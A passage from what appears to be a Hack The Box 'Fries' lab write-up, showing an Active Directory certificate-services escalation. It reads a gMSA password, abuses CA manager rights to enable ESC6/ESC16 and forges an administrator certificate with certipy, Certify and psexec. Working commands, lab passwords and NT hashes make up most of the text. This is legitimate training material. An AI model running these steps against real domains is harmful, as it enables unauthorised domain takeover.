
Svc_infra can read gmsa password of gmsa_ca_prod$, who is in remote management users group. Let's try reading gmsa password.

```
nxc ldap dc01.fries.htb -u svc_infra -p 'm6tneOMAh5p0wQ0d' --gmsa
```



Now I can winrm as gMSA_CA_PROD$.

```
evil-winrm -i dc01.fries.htb -u 'gMSA_CA_prod$' -H
'b0f2883453608fb7bffd1ac2e0e18188'
```



I got gMSA_CA_prod$ shell!

Get administrator shell

Let's use certipy to check privilege escalation.

```
certipy find -u 'gMSA_CA_prod$' -hashes 'b0f2883453608fb7bffd1ac2e0e18188' -
target DC01.fries.htb -dc-ip 10.129.244.72 -stdout -vulnerable
```



It shows esc7, but it's false positive.

```
# See certipy wiki for details
# Step 1
certipy ca -u 'gMSA_CA_prod$@fries.htb' -hashes
'b0f2883453608fb7bffd1ac2e0e18188' -dc-ip '10.129.244.72' -target
'DC01.fries.htb' -ca 'fries-DC01-CA' -add-officer 'gMSA_CA_prod$'
# Step 2
certipy ca -u 'gMSA_CA_prod$' -hashes 'b0f2883453608fb7bffd1ac2e0e18188' -
dc-ip '10.129.244.72' -target 'DC01.fries.htb' -ca 'fries-DC01-CA' -enable-
template 'SubCA'
# Step 3: Where it fails
certipy req -u 'gMSA_CA_prod$' -hashes 'b0f2883453608fb7bffd1ac2e0e18188' -
sid 'S-1-5-21-858338346-3861030516-3975240472-500' -dc-ip '10.129.244.72' -
target 'DC01.fries.htb' -ca 'fries-DC01-CA' -template 'SubCA' -upn
'administrator@fries.htb'
```

```
┌──[parrot@parrot]─[~/Documents/fries]
└─── $certipy req -u 'gMSA_CA_prod$' -hashes 'b0f2883453608fb7bffd1ac2e0e18188' -sid 'S-1-5-21-858338346-3861030516-3975240472-500' -dc-ip '10
.129.244.72' -target 'DC01.fries.htb' -ca 'fries-DC01-CA' -template 'SubCA' -upn 'administrator@fries.htb'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 43
[-] Got error while requesting certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not
allow the current user to enroll for this type of certificate.
Would you like to save the private key? (y/N): n
[-] Failed to request certificate
```

To see why it doesn't work, upload Certify.exe and run

```
.\Certify.exe enum-templates
```

```
Template Name                         : SubCA
Enabled                               : True
Publishing CAs                        : DC01.fries.htb\fries-DC01-CA
Schema Version                        : 1
Validity Period                       : 5 years
Renewal Period                        : 6 weeks
Certificate Name Flag                 : ENROLLEE_SUPPLIES_SUBJECT
Enrollment Flag                       : NONE
Manager Approval Required             : False
Authorized Signatures Required        : 0
Extended Key Usage                    : <null>
Certificate Application Policies      : <null>
Permissions
  Enrollment Permissions
    Enrollment Rights           : FRIES\Domain Admins                S-1-5-21-858338346-3861030516-3975240472-512
                                  FRIES\Enterprise Admins            S-1-5-21-858338346-3861030516-3975240472-519
  Object Control Permissions
    Owner                       : FRIES\Enterprise Admins            S-1-5-21-858338346-3861030516-3975240472-519
    Write Owner                 : FRIES\Domain Admins                S-1-5-21-858338346-3861030516-3975240472-512
                                  FRIES\Enterprise Admins            S-1-5-21-858338346-3861030516-3975240472-519
    Write Dacl                  : FRIES\Domain Admins                S-1-5-21-858338346-3861030516-3975240472-512
                                  FRIES\Enterprise Admins            S-1-5-21-858338346-3861030516-3975240472-519
    Write Property              : FRIES\Domain Admins                S-1-5-21-858338346-3861030516-3975240472-512
                                  FRIES\Enterprise Admins            S-1-5-21-858338346-3861030516-3975240472-519
```

I'm not in these groups. However, I have manage ca permission.

```
*Evil-WinRM* PS C:\programdata> certutil -getreg CA\Security
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\fries-DC01-CA\Security:

  Security REG_BINARY =
    Deny Certificate Manager    FRIES\gMSA_CA_prod$
    Deny Certificate Manager    FRIES\Domain Users
    Deny Certificate Manager    FRIES\Domain Computers
    Allow Enroll        NT AUTHORITY\Authenticated Users
    Allow CA Administrator Certificate Manager Enroll   FRIES\gMSA_CA_prod$
    Allow CA Administrator Certificate Manager  FRIES\Domain Admins
    Allow Enroll        FRIES\Domain Users
    Allow Enroll        FRIES\Domain Computers
    Allow CA Administrator Certificate Manager  FRIES\Enterprise Admins
    Allow CA Administrator Certificate Manager  BUILTIN\Administrators

CertUtil: -getreg command completed successfully.
```

Manage CA

So I can enable esc6 and esc16 on CA.

```
.\Certify.exe manage-ca --ca dc01.fries.htb\fries-DC01-CA --esc6
.\Certify.exe manage-ca --ca dc01.fries.htb\fries-DC01-CA --esc16
```

```
*Evil-WinRM* PS C:\programdata> .\Certify.exe manage-ca --ca dc01.fries.htb\fries-DC01-CA --esc6

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                               __/ |
                              |___./
  v2.0.0

[*] Action: Manage a certificate authority

[*] Attempting to toggle EDITF_ATTRIBUTESUBJECTALTNAME2 (ESC6) on the CA.
[*] The EDITF_ATTRIBUTESUBJECTALTNAME2 flag is not set, toggling it on.
[*] Successfully set the EditFlags configuration on the CA.

[*] Attempting to restart the CA service.
[*] Successfully stopped the CA service.
[*] Successfully restarted the CA service.

Certify completed in 00:00:00.5640156
```

Now I can request and get authenticated as admin.

```
certipy req -u 'svc_infra' -p 'm6tneOMAh5p0wQ0d' -sid 'S-1-5-21-858338346-3861030516-3975240472-500' -dc-ip '10.129.244.72' -target 'DC01.fries.htb' -ca 'fries-DC01-CA' -template 'User' -upn 'administrator@fries.htb'
# This command will fail due to security check if esc16 is not enabled
certipy auth -pfx administrator.pfx -dc-ip 10.129.244.72
```


```
┌──[parrot@parrot]─[~/Documents/fries]
└─→ $certipy req -u 'svc_infra' -p 'm6tneOMAh5p0wQ0d' -sid 'S-1-5-21-858338346-3861030516-3975240472-500' -dc-ip '10.129.244.72' -target 'DC01.fries.htb' -ca 'fries-DC01-CA' -template 'User' -upn 'administrator@fries.htb'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 44
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@fries.htb'
[*] Certificate object SID is 'S-1-5-21-858338346-3861030516-3975240472-500'
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'administrator.pfx'
┌──[parrot@parrot]─[~/Documents/fries]
└─→ $certipy auth -pfx administrator.pfx -dc-ip 10.129.244.72
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@fries.htb'
[*]     SAN URL SID: 'S-1-5-21-858338346-3861030516-3975240472-500'
[*] Using principal: 'administrator@fries.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
File 'administrator.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fries.htb': aad3b435b51404eeaad3b435b51404ee:a773cb05d79273299a684a23ede56748
```

Now I can run psexec.py and get admin shell

```
psexec.py 'fries.htb/administrator'@dc01.fries.htb -dc-ip 10.129.244.72 -k -hashes ':a773cb05d79273299a684a23ede56748'
```



I got admin shell!